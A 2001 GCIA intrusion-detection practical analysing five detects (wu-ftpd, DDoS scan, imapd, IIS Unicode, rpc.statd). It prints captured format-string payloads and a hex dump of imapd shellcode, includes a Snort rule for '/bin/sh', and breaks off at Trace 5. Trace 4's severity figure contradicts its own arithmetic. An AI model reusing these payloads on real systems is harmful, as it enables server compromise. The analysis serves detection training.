Global Information Assurance Certification Paper

SANS Intrusion Detection Practical - Darling Harbour

LevelTwo Intrusion Detection In Depth

GCIA Practical Assignment

Version 2.7

Current as of January 28, 2001

Miika Turkia

Assignment 1 - Network Detects (5)

Trace 1 - wu-ftpd exploit

Data 1 - syslog, file: /var/log/debug

```
Oct  5 05:51:00 server in.ftpd[32447]: connect from xxx.xxx.196.34
Oct  5 05:51:04 server ftpd[32447]: <--- 220 server.MY.NET FTP server (Version
Oct  5 05:51:04 server ftpd[32447]: <--- 221 You could at least say goodbye.
Oct  5 05:51:04 server ftpd[32447]: FTP session closed
Oct  5 07:08:02 server in.ftpd[32458]: connect from xxx.xxx.196.34
Oct  5 07:08:05 server ftpd[32458]: <--- 220 server.MY.NET FTP server (Version
Oct  5 07:08:05 server ftpd[32458]: command: USER ftp^M
Oct  5 07:08:05 server ftpd[32458]: <--- 331 Guest login ok, send your complet
Oct  5 07:08:05 server ftpd[32458]: command: PASS password^M
Oct  5 07:08:05 server ftpd[32458]: <--- 230-The response '
Oct  5 07:08:05 server ftpd[32458]: <--- 230-Next time please use your e-mail
Oct  5 07:08:05 server ftpd[32458]: <--- 230-        for example: joe@xxx.xxx.
Oct  5 07:08:05 server ftpd[32458]: <--- 230 Guest login ok, access restrictio
Oct  5 07:08:05 server ftpd[32458]: ANONYMOUS FTP LOGIN FROM xxx.xxx.196.34 [x
Oct  5 07:08:08 server ftpd[32458]: command: site exec xx(°ÿ¿%.f%.f%.f%.f%.f%.
Oct  5 07:08:08 server ftpd[32458]: <--- 200-xx(°ÿ¿-20-200-2000000000000000000
Oct  5 07:08:08 server ftpd[32458]: <--- 200  (end of 'xx(°ÿ¿%.f%.f%.f%.f%.f%.
Oct  5 07:08:10 server ftpd[32458]: command: site exec xx(°ÿ¿%d%.134699076d.f%
Oct  5 07:08:10 server ftpd[32458]: exiting on signal 11: Segmentation fault
```

Data 2 - syslog, file: /var/log/messages

```
Oct  5 05:51:04 server ftpd[32447]: FTP session closed
```

```
Oct  5 07:08:05 server ftpd[32458]: ANONYMOUS FTP LOGIN FROM xxx.xxx.196.34 [x
Oct  5 07:08:10 server ftpd[32458]: exiting on signal 11: Segmentation fault
```

Data 3 - syslog, file: /var/log/secure

```
Oct  5 05:51:00 server in.ftpd[32447]: connect from xxx.xxx.196.34
Oct  5 07:08:02 server in.ftpd[32458]: connect from xxx.xxx.196.34
```

---

1. Source of Trace:

The trace was gathered from the logs of a single server (http, FTP and mail). Server was running Redhat Linux (I do not know the exact versions but it is quite old). The server was protected with a firewall.

2. Detect was generated by:

Detect was done by reading the logs manually. Verifying and getting more information was done by using UNIX commands like grep (and some formatting: cut, sed, etc.).

Log format, syslog:

```
<date and time> <server> <reporting daemon[pid]>: <message>
```

3. Probability the source address was spoofed:

Source address was not spoofed. This is a fact since it is not possible to finish TCP's three way hand shake (and after that data transfer) with spoofed address. (Spoofing is still possible within the same LAN as source or destination but this also is unlikely or in the path between these two hosts if all the traffic goes through it.) Connection could be through some kind of a proxy but the name and IP of the attacker does not indicate to this either.

4. Description of attack:

Looking at the data it reveals that the attacker did a recon probe Oct 5th at 05:51. It took him until 07:08 to get a working exploit for the specific version of wu-ftpd and operating system (or reviewing data of vulnerable server gathered by a script). This vulnerability can be referenced by following CVE names:

- CVE-1999-0080
- CAN-2000-0573
- CAN-2000-0574

Following CERT® and AUSCERT Advisories discuss it:

- CA-2000-13 Two Input Validation Problems In FTPD
- AA-2000.02 wu-ftpd "site exec" Vulnerability

Vulnerability exists due to insufficient format string checking in *site exec* command and allows (local and) remote users to gain root privileges (root shell) on the system running wu-ftpd version 2.6.0 and older ones (since the original wu-ftpd 2.0 in 1993).

5. Attack mechanism:

The attacker gets the version of the server by creating a TCP connection to the FTP port and reading the banner. He does not have to actually log in to the ftp server and so there is no login line on messages log. The only trace without debug log (which was forgotten on) is session closing (*ftpd[32447]*) and the IP address of the attacker in secure log (*in.ftpd[32447]: connect from xxx.xxx.196.34*).

The actual attack about an hour later leaves a bit more information on normal logs. The connection is *ftpd[32458]* and an anonymous ftp login with a long, strange looking, password ending with *0bin0sh1..11* (for anonymous login there is a password shown after *name [IP],* pare of the accessing system). Next line from ftpd says: *ftpd[32458]: exiting on signal 11: Segmentation fault*. Now we can be (pretty) sure that someone has compromised our system.

Debug log gives us a bit more information and we might even be able to identify the specific exploit used if we had more knowledge of these exploits and their behavior (I did not find this particular one from http://whitehats.com). What actually happened then? Shell execution code is given as a password and the server accepts this as a valid one for anonymous login. Next command is *site exec* with specific format string (Format String Attacks) that is passed as is to a printf type function. This way return address of the running function is overwritten in the stack to point to our shell execution code. Current function returns according to our own return code to the shell execution code given as a password. After forking a child process to run a shell our original ftp daemon dies on segmentation fault.

6. Correlations:

This vulnerability is exploited all over the Internet again and again. There are even worms (like ramen worm) using this vulnerability to spread. Incident note http://www.cert.org/incident_notes/IN-2000-10.html describes a wide exploitation of wu-ftpd vulnerability (and rpc.statd).

There are no attacks or connections from the attackers network but many other exploitations of this same wu-ftpd vulnerability.

7. Evidence of active targeting:

The recon probe is likely to be a scan of some address space for ftp servers running vulnerable server versions. When it comes to the attack one could definitely say it is active targeting.

8. Severity:

Severity of the system is 7.

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

(5 + 5) - (0 + 3) = 7

- Criticality = 5. Critical server containing FTP, mail and Web services.
- Lethality = 5. Attack was lethal and compromised the system.
- System Countermeasures = 0. Nothing done since default installation. All network services running and old versions of daemons.
- Network Countermeasures = 3. System is behind a firewall that allows traffic only to provided services. Firewall is not properly administered, e.g. there is no logging in it.

9. Defensive recommendation:

Firewall should have logging enabled and the operating system hardened and patched. Server should be updated, patched and hardened. Hardening includes also running the services in a chroot jail whenever possible and disabling unnecessary services. The logs should be read more regularly and some IDS should be used. Compromised server has to be reinstalled completely, all the CGI scripts has to be read through if used after reinstall. Anonymous login on FTP server should also be denied if it is not necessary and access lists should be used to allow access from a limited number of hosts or networks (if possible).

10. Multiple choice test question:

```
Oct  5 07:08:10 server ftpd[32458]: exiting on signal 11: Segmentation fault
```

What is true when you see the above log entry?

1. Nothing to worry. Restart FTP server because it just crashed.
2. You are able to identify the TCP connection that crashed the server.
3. FTP server tried to send too big packet which size was 32458 bytes and failed.
4. You would really like to know what was the stimulus.

ANSWER: 4. Stimulating packet caused the buffer overflow and therefore it is highly likely that the one responsible for this segmentation fault was able to run arbitrary commands on the server. And the stimulus (with all the knowledge we have of this connection) might reveal who was behind all this, or at least via what system he came from.

2 might be partly true in a sense that with the process ID of the ftp server serving this precise connection analyst is able to identify all the log entries that were stored because of this connection. There is no guarantee though that there will be more entries in the logs. And the system log is definitely not in the level of telling about specific TCP connections even though the source address is likely to be stored (address-port pares for the server and the client are needed to identify the TCP connection).

Trace 2 - DDoS scan

Data 1 - OpenBSD ipf (IP Filter)

```
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.737252              fxp4 @0:78 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.738033              fxp4 @0:78 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.738844              fxp4 @0:78 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.739715              fxp4 @0:86 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.740519              fxp4 @0:86 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.741352              fxp4 @0:86 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.742193              fxp4 @0:86 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.743010              fxp4 @0:86 b
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.743851              fxp4 @0:86 b
```

---

1. Source of Trace:

My network.

2. Detect was generated by:

Trace is from a firewall (OpenBSD running IP Filter) and was done by correlating firewall logs according to source address (for blocked packets) (using plog that is provided in ipf firewall package). More verification was done running plog with other parameters and retrieving some specific rows with grep.

Log format:

```
<date and time> <server> <reporting daemon[pid]>: <time of incident>    <messa

message:
<interface> <firing rule> <permit/block> <source IP> <destination IP> <protoco
```

3. Probability the source address was spoofed:

It is possible that source was spoofed but since this is a scan it is unlikely. Attacker wants to receive the possible response.

4. Description of attack:

This is a scan for certain Distributed Denial of Service (DDoS) agents. The attack (scan) is grouped in three attempts for each address. For each address fist attempt is for wintrinoo DDoS client answering on port 34555. The next two ICMP ECHOREPLY packets are most likely attempts for DDoS agents like TFN, TFN2K, Stacheldraht or Smurf Attacks. The length of the payload is different on both ICMP attempts so it is either scan for different agent or at least a different command. A CVE candidate name is assigned for these installed DDoS tools:


- CAN-2000-0138

Some further information of trinoo (or trin00) can be found from SANS's IDFAQ and CERT advisory CA-2000-01 Denial-of-Service Developments. (Even more information can be easily found by following CVE candidate name references.)

5. Attack mechanism:

I would say that this is a stimulus. To be exact it is a scan for at least 2 probably 3 different DDoS agents that could already be installed on the system. One is wintrinoo but I am not able to tell what the other two are for sure without more information. (The payload of the blocked packets is not stored.)

Generally a DDoS network is hierarchical tree. Here is an hypothetic example of a trinoo network:



The attacker or attackers have control of at least one master. This master can control many zombies that are installed on compromised systems. Attacker sends a command to a master that relay the command to zombies. After connecting to the master (using TCP) a password must be sent. Communication between master and zombies uses UDP protocol with a password on each packet (from master to zombie). With a single command to a limited number of masters can a huge amount of different attacks be targeted against a server or a network. (Zombies are either installed manually into compromised hosts or they can be spread by worms.)

Logic behind the probable DDoS clients that are scanned with ICMP ECHOREQUEST messages is similar to trinoo. Same type of network is formed. The only real difference between TFN and trinoo is communication method. These clients are controlled by sending commands on payload of ICMP ECHOREQUEST. TFN master can be controlled with many different methods using TCP, UDP or ICMP. The idea is still the same.

Even though most of the communication between DDoS tools are password protected it seems that the passwords are quite often the default ones so getting control over an already installed network or zombie might be easy. Otherwise there would be no sense in scanning ready installed zombies.

6. Correlations:

DoS and DDoS attacks are a real threat against all services on Internet. CERT advisory CA-

2000-01 Denial-of-Service Developments discusses and shows how bad and wide this problem is. This was a hot topic even in newspapers a while ago. Especially in February 2000 it was widely discussed when there were attacks against companies like Amazon, CNN, E*Trade, Yahoo and eBay.

7. Evidence of active targeting:

Just random scanning or testing of a tool. Starting from IP address 1 and running till 14. (Source of this scan is a polytechnic so it wouldn't be a surprise that someone is testing this kind of activity.)

8. Severity:

Severity of the system is -5.

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

(3 + 0) - (3 + 5) = -5

- Criticality = 3. Target was low IP addresses of a subnet. (firewall, servers, workstations and unassigned addresses)
- Lethality = 0. Scan of already compromised systems didn't pass through firewall. All traffic from Internet to internal network is blocked by the firewall except for established TCP connections.
- System Countermeasures = 3. All the targeted systems are modern operating systems that are patched quite regularly.
- Network Countermeasures = 5. All this kind of traffic is dropped by the firewall.

9. Defensive recommendation:

No need to react.

10. Multiple choice test question:

```
Jan 17 00:22:36 firewall ipmon[4513]: 00:22:35.728187              fxp0 @0:86 b
```

1. No reason to worry. Packet blocked.
2. Someone is trying to send commands to zombies installed in my network.
3. Disaster, host in my network is sending a packet to trinoo server.
4. Someone is controlling trinoo network from my internal net.

ANSWER: 3. trinoo zombie (daemon) is apparently trying to send a message to a master (to UDP port 31335). Could be a false alarm but if this was a trinoo daemon then my host would already be compromised.

Trace 3 - imapd exploit

Data 1 - snort alert log

```
[**] EXPLOIT imapd [**]
04/03-17:02:14.423702 xxx.xxx.xxx.57:1046 -> xxx.xxx.xxx.129:143
TCP TTL:64 TOS:0x0 ID:612 IpLen:20 DgmLen:1116 DF
***AP*** Seq: 0xC927D054  Ack: 0xF3CB0E26  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2386188 133638188
```

Data 2 - hex dumps of the actual packets (tcpdump -xXn, version 3.6)

```
17:02:14.423702 xxx.xxx.xxx.57.1046 > xxx.xxx.xxx.129.143: P 18:1082(1064) ack
0x0000   4500 045c 0264 4000 4006 a746 c2c5 7639        E..\.d@.@..F..v9
0x0010   3f72 1481 0416 008f c927 d054 f3cb 0e26        ?r.......'.T...&
0x0020   8018 7d78 eab0 0000 0101 080a 0024 690c        ..}x.........$i.
0x0030   07f7 282c 9090 9090 9090 9090 9090 9090        ..(,............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 90eb 1f5e 8976        .............^.v
0x03d0   0831 c088 4607 8946 0cb0 0b89 f38d 4e08        .1..F..F......N.
0x03e0   8d56 0ccd 8031 db89 d840 cd80 e8dc ffff        .V...1...@......
0x03f0   ff2f 6269 6e2f 7368 ecf3 ffbf ecf3 ffbf        ./bin/sh........
0x0400   ecf3 ffbf ecf3 ffbf ecf3 ffbf ecf3 ffbf        ................
0x0410   ecf3 ffbf ecf3 ffbf ecf3 ffbf ecf3 ffbf        ................
0x0420   ecf3 ffbf ecf3 ffbf ecf3 ffbf ecf3 ffbf        ................
0x0430   ecf3 ffbf ecf3 ffbf ecf3 ffbf ecf3 ffbf        ................
0x0440   ecf3 ffbf ecf3 ffbf ecf3 ffbf ecf3 ffbf        ................
0x0450   ecf3 ffbf ecf3 ffbf ecf3 ffbf                  ............
```

Triggering snort rules

```
alert tcp any any -> $HOME_NET 143 (msg:"EXPLOIT imapd"; content:"/bin/sh";)
```

---

1. Source of Trace:

My network.

2. Detect was generated by:

Trace is generated by a Snort sensor. Version of Snort is 1.7 and rule database is updated March 1st 2001. I have added some extra rules and one of my rules was triggered.

Log format, snort alert:

```
[**] EXPLOIT imapd [**]
04/03-17:02:14.423702 xxx.xxx.xxx.57:1046 -> xxx.xxx.xxx.129:143
TCP TTL:64 TOS:0x0 ID:612 IpLen:20 DgmLen:1116 DF
***AP*** Seq: 0xC927D054  Ack: 0xF3CB0E26  Win: 0x7D78  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 2386188 133638188

line 1: msg from the rule
line 2: <date and time> <source> -> <destination>
line 3: <protocol> <IP parameters>
line 4: <TCP parameters>
line 5: <TCP options>
```

Log format, hex dump:

```
17:02:14.423702 xxx.xxx.xxx.57.1046 > xxx.xxx.xxx.129.143: P 18:1082(1064) ack
0x0000   4500 045c 0264 4000 4006 a746 c2c5 7639        E..\.d@.@..F..v9

line 1: <time> <source> > <destination>: <flags>
        [<sequence numbers(data), ack with sequence number, window size>
        <<extra options>>]
column 1: <byte number in hexadecimal (0x0000)>
column 2: <16 bytes of data in hex grouped in 2 bytes (4500 first 2 bytes of I
column 3: <previous 16 bytes of data converted to ASCII (E. first 2 bytes of I
```

fields inside bracket symbols ([]) are dependent on the protocol.

3. Probability the source address was spoofed:

Source address was not spoofed. This is a fact since it is not possible to finish TCP's three way hand shake (and after that data transfer) with spoofed address. (Spoofing is still possible within the same LAN as source or destination but this also is unlikely.)

4. Description of attack:

With a bit of luck I was able to identify this attack quite easily. Search on SANS web site for the word **imapd** gave me an analyze of this attack as first hit (by John Lampe). This vulnerability does not have a name of it's own but similar vulnerability in University of Washington's imapd is referred as:

- CAN-2000-0284

5. Attack mechanism:

My snort dump of the packet containing */bin/sh* is exactly the same as the one mentioned in John's analyze. And the same trace is also produced (according to the code) by imapd exploit. I would not say that I am absolutely sure that the exploit is this one but very similar. The command executed on the server could be **lsub** or some other that accepts parameter to be given on next line and does not care about the length of the parameter. (I would guess that the command is one of the two argument commands in authenticated state that accepts string as second argument like mentioned in this article. Because there is a ready exploit using **lsub** command to exploit wu-imapd I am willing to believe this is the command used in my case.

Now that I have reasoned why I think this is an exploitation attempt of imapd using the lsub command lets have a look what really happened. (It does not really matter whether it is lsub or any other command, same attack mechanism can be used on similar imap commands.) Attacker connects to IMAP server using TCP. After logging in he executes a command that has no parameter length checking. He fills the buffer with NOP (no operation, 0x90) machine instruction and then writes shell execution code and return address to that shell code. Important thing is that given return address is placed on program stack on top of the real return address. When executed procedure is finished the program checks the return address from the stack and continues execution from there. And in this case we have machine instructions to start a shell in that address. Since imapd is run using authenticated user's permissions this shell does not give any extra rights compared to normal login using ssh. (Unless there is no shell accounts in the mail server and this way attacker gets a shell.)

I have all reasons to believe that this attack was successful since the targeted mail server (with shell accounts also) was running a vulnerable version of University of Washington's imapd server (IMAP4rev1 v12.261). And the operating system was Slackware 7.0 which happens to be supported on the exploit I read through (that is the return address is specifically selected for Slackware 7.0).

6. Correlations:

There are no more attack attempts from this IP address and there are no other exploitation attempts of this vulnerability. Attackers IP address has been used to connect to this server with ssh many times in the past and IP actually belongs to a legitimate user of the system.

7. Evidence of active targeting:

This is actively targeted attack and used exploit is for the specific operating system and imapd version.

8. Severity:

Severity of the system is 3.

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

(5 + 4) - (3 + 3) = 3

- Criticality = 5. Mail server containing also interactive accounts.
- Lethality = 4. Successful exploit but shell account achieved with regular users permissions, not root (so I give 3). I could also give a five since once on the system it is a lot easier to gain root rights.
- System Countermeasures = 3. System is patched regularly and is in fairly good security level with all the unnecessary services disabled. Still I have to give 3 since remotely exploitable service is not patched yet.
- Network Countermeasures = 3. Behind a firewall that allows only necessary traffic to go through. (Does not help on application level vulnerabilities.)

9. Defensive recommendation:

Patch the running services. Disable unencrypted connections completely so that it would be harder to eavesdrop passwords. (In this imapd vulnerability a user account on the targeted system is required.) Create DMZ for the servers that are connected from Internet. Make all the users aware that all misuse of the system is prohibited and leads to banning the access to the system.

10. Multiple choice test question:

Is it normal that the string **/bin/sh** appears on IMAP connection?

1. No, it is a sure sign of an attack.
2. Yes, it is part of the IMAP protocol.
3. No, it is not normal but could happen quite often.
4. Yes, this string appears regularly.

ANSWER: 3. Messages that are received from IMAP server can contain anything in them, this string in question is no exception. (It is uncommon to have NOP machine instruction in same message though.)

Trace 4 - IIS Unicode attack

Data 1 - Snort alarm log

```
[**] spp_http_decode: IIS Unicode attack detected [**]
04/06-17:25:48.733541 xxx.xxx.51.51:2400 -> xxx.xxx.37.26:8080
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1111 DF
***AP*** Seq: 0xFC6E2ECE  Ack: 0xFC94BC82  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 26868296 3441065

[**] spp_http_decode: IIS Unicode attack detected [**]
04/06-17:25:48.733541 xxx.xxx.51.51:2400 -> xxx.xxx.37.26:8080
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1111 DF
***AP*** Seq: 0xFC6E2ECE  Ack: 0xFC94BC82  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 26868296 3441065
```

Data 2 - Snort dump of the packet (tcpdump -Xn -r <snort.log>

```
17:25:48.733541 xxx.xxx.51.51.2400 > xxx.xxx.37.26.8080: P 4235079374:42350804
0x0000   4500 0457 0000 4000 4006 4ebc c2c5 7633        E..W..@.@.N...v3
0x0010   c1d1 ed1a 0960 1f90 fc6e 2ece fc94 bc82        .....`...n......
0x0020   8018 1920 a73e 0000 0101 080a 0199 fa48        .....>.........H
0x0030   0034 81a9 4745 5420 6874 7470 3a2f 2f69        .4..GET.http://i
...
0x03a0   204e 535f 5245 473d 5348 4131 3d25 3134        .NS_REG=SHA1=%14
0x03b0   6925 3033 2537 4425 4538 2544 3025 3939        i%03%7D%E8%D0%99
0x03c0   2538 3025 3239 2530 3525 4333 2542 3125        %80%29%05%C3%B1%
```

```
0x03d0   4332 2543 4525 3141 2544 4525 4441 2531        C2%CE%1A%DE%DA%1
...
0x0450   4745 440d 0a0d 0a                               GED....

17:25:48.733541 xxx.xxx.51.51.2400 > xxx.xxx.37.26.8080: P 0:1059(1059) ack 1
0x0000   4500 0457 0000 4000 4006 4ebc c2c5 7633        E..W..@.@.N...v3
0x0010   c1d1 ed1a 0960 1f90 fc6e 2ece fc94 bc82        .....`...n......
0x0020   8018 1920 a73e 0000 0101 080a 0199 fa48        .....>.........H
0x0030   0034 81a9 4745 5420 6874 7470 3a2f 2f69        .4..GET.http://i
...
0x03a0   204e 535f 5245 473d 5348 4131 3d25 3134        .NS_REG=SHA1=%14
0x03b0   6925 3033 2537 4425 4538 2544 3025 3939        i%03%7D%E8%D0%99
0x03c0   2538 3025 3239 2530 3525 4333 2542 3125        %80%29%05%C3%B1%
0x03d0   4332 2543 4525 3141 2544 4525 4441 2531        C2%CE%1A%DE%DA%1
...
0x0450   4745 440d 0a0d 0a                               GED....
```

---

1. Source of Trace:

My network.

2. Detect was generated by:

Trace is generated by a Snort sensor. Version of Snort is 1.7 and rule database is updated March 1st 2001. Alarm is triggered by Snort preprocessor **http_decode**. So there is no actual rule that got triggered. Alert is coded into the http_decode preprocessor (function PreprocUrlDecode).

Inspection of the payload or actually whole IP packet is done from Snorts binary dump of it. Log is run through tcpdump (version 3.6) to print it nicely.

Log format, Snort alert

Log format, hex dump

3. Probability the source address was spoofed:

It is not likely that IP address is spoofed since protocol used is TCP (more explanation above).

4. Description of attack:

This vulnerability is known with following CVE name:

- CVE-2000-0884

Following CERT® vulnerability note discuss about it:

- CERT Vulnerability Note VU#111677

Some discussions in BugTraq:

- IIS %c1%1c remote command execution
- IIS 4.0/5.0 UNICODE exploit

And Microsoft security bulletins:

-
- Microsoft "Microsoft Security Bulletin (MS00-057): Frequently Asked Questions"
- Microsoft "Microsoft Security Bulletin (MS00-078)"

5. Attack mechanism:

Internet Information Server (IIS) versions 4.0 and 5.0 are vulnerable when they are given a URI with Unicoded characters in the URI (everything sent to IIS web server can be unicoded, e.g. HTTP GET command). IIS will check whether there are illegal path names in the command but this is done before decoding the Unicode. (Happens when using overlong Unicode.)

It is possible to run for example **cmd.exe** using this vulnerability. More details can be found from SANS FAQ "Web Server Folder Traversal" vulnerability (MS00-078)

First thought: Hey is someone attacking from my network? Checking the hex dump reveals that this is a connection to a web server (webmail) via a proxy. A totally legitimate request generated by clicking a link in the web server. (I have cut most of the dump not to reveal too much information of the mail account.)

6. Correlations:

These false alarms happen quite a lot but there is many exploitations of this vulnerability also. Used to be on SANS top ten threats. No real correlations done because this is a false alarm.

7. Evidence of active targeting:

I would not call this targeting since it was not an attack after all. Just reading webmail.

8. Severity:

Severity of the system is 5.

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

(5 + 0) - (5 + 3) = -3

- Criticality = 5. Customers get angry pretty soon when web mail servers are down.
- Lethality = 0. Not an attack actually. Also server is not IIS.
- System Countermeasures = 5. Guess so. Not our server so I do not really know.
- Network Countermeasures = 3. Behind firewall etc.

9. Defensive recommendation:

Nothing really. Just keep the patch level reasonable.

10. Multiple choice test question:

```
[**] spp_http_decode: IIS Unicode attack detected [**]
04/06-17:25:48.733541 MY.NET.51.51:2400 -> xxx.xxx.37.26:8080
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1111 DF
***AP*** Seq: 0xFC6E2ECE  Ack: 0xFC94BC82  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 26868296 3441065
```

What is true when you see the above Snort alert log entry?

1. Someone might be attacking from my network
2. My network is being attacked
3. This is legitimate web traffic through a proxy server
4. Any combination of the above

ANSWER: 4. 1 and 3.

Trace 5 - RPC exploit

Data 1 - IP filter log

```
Feb 20 17:35:16 nixu-gw ipmon[4513]: 17:35:16.066707           fxp4 @300:3 b
Feb 20 17:40:55 nixu-gw ipmon[4513]: 17:40:54.978427           fxp4 @0:86 b
Feb 20 17:40:55 nixu-gw ipmon[4513]: 17:40:54.980801           fxp4 @0:86 b
Feb 21 00:35:49 nixu-gw ipmon[4513]: 00:35:48.953583           fxp4 @300:3 b
Feb 21 00:40:31 nixu-gw ipmon[4513]: 00:40:31.150664           fxp4 @0:86 b
Feb 21 00:40:31 nixu-gw ipmon[4513]: 00:40:31.160395           fxp4 @0:86 b
Feb 21 01:59:20 nixu-gw ipmon[4513]: 01:59:19.829062           fxp4 @300:3 b
Feb 21 02:03:52 nixu-gw ipmon[4513]: 02:03:51.691765           fxp4 @0:86 b
Feb 21 02:03:52 nixu-gw ipmon[4513]: 02:03:51.727062           fxp4 @0:86 b
```

---

1. Source of Trace:

My network.

2. Detect was generated by:

Reading firewall logs. (IP filter on OpenBSD.)

Log format, IPF log

3. Probability the source address was spoofed:

Not likely since attacker wants to get the possible reply. (TCP does not prove anything since there is only SYN packet sent and repetition is not caused by TCP retry, see the time stamps.)

4. Description of attack:

Vulnerability is known by CVE name

- CVE-2000-0666

Following CERT® advisory and vulnerability note discusses about it:

- CERT® Advisory CA-2000-17 Input Validation Problem in rpc.statd
- Vulnerability Note VU#34043

Snort rule to catch this attack is provided by Whitehats by ID IDS442. It does not apply at this stage but after connection is established.

5. Attack mechanism:

Vulnerability exists in most Linux distributions on rpc.statd program. This is a format string vulnerability caused when calling the **syslog** function. With specifically formatted input to rpc.statd an attacker can input shell execution code to programs address space and overwrite functions return address in stack. These issues are discussed more in my whitepaper later on.

rpc.statd requires root privileges when open listening socket on port 111 but fails to drop these privileges. Calling syslog function without formatting parameter gives the attacker the possibility execute malicious code and failing in privileges dropping leaves the user rights to be root when executing this code.

6. Correlations:

This vulnerability is exploited all over the Internet again and again. There are even worms (like ramen worm) using this vulnerability to spread. Incident note http://www.cert.org/incident_notes/IN-2000-10.html describes a wide exploitation of rpc.statd vulnerability (and wu-ftpd).

There are a few exploitation attempts by the same attacker of this same vulnerability between February 19th and February 21st. And no other connections caught from this Check network.

7. Evidence of active targeting:

This is active targeting. There are only 3 hosts that are attacked. There is no scanning from the originating network. The attacker has to know which hosts to attack against.

8. Severity:

Severity of the system is -6.

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

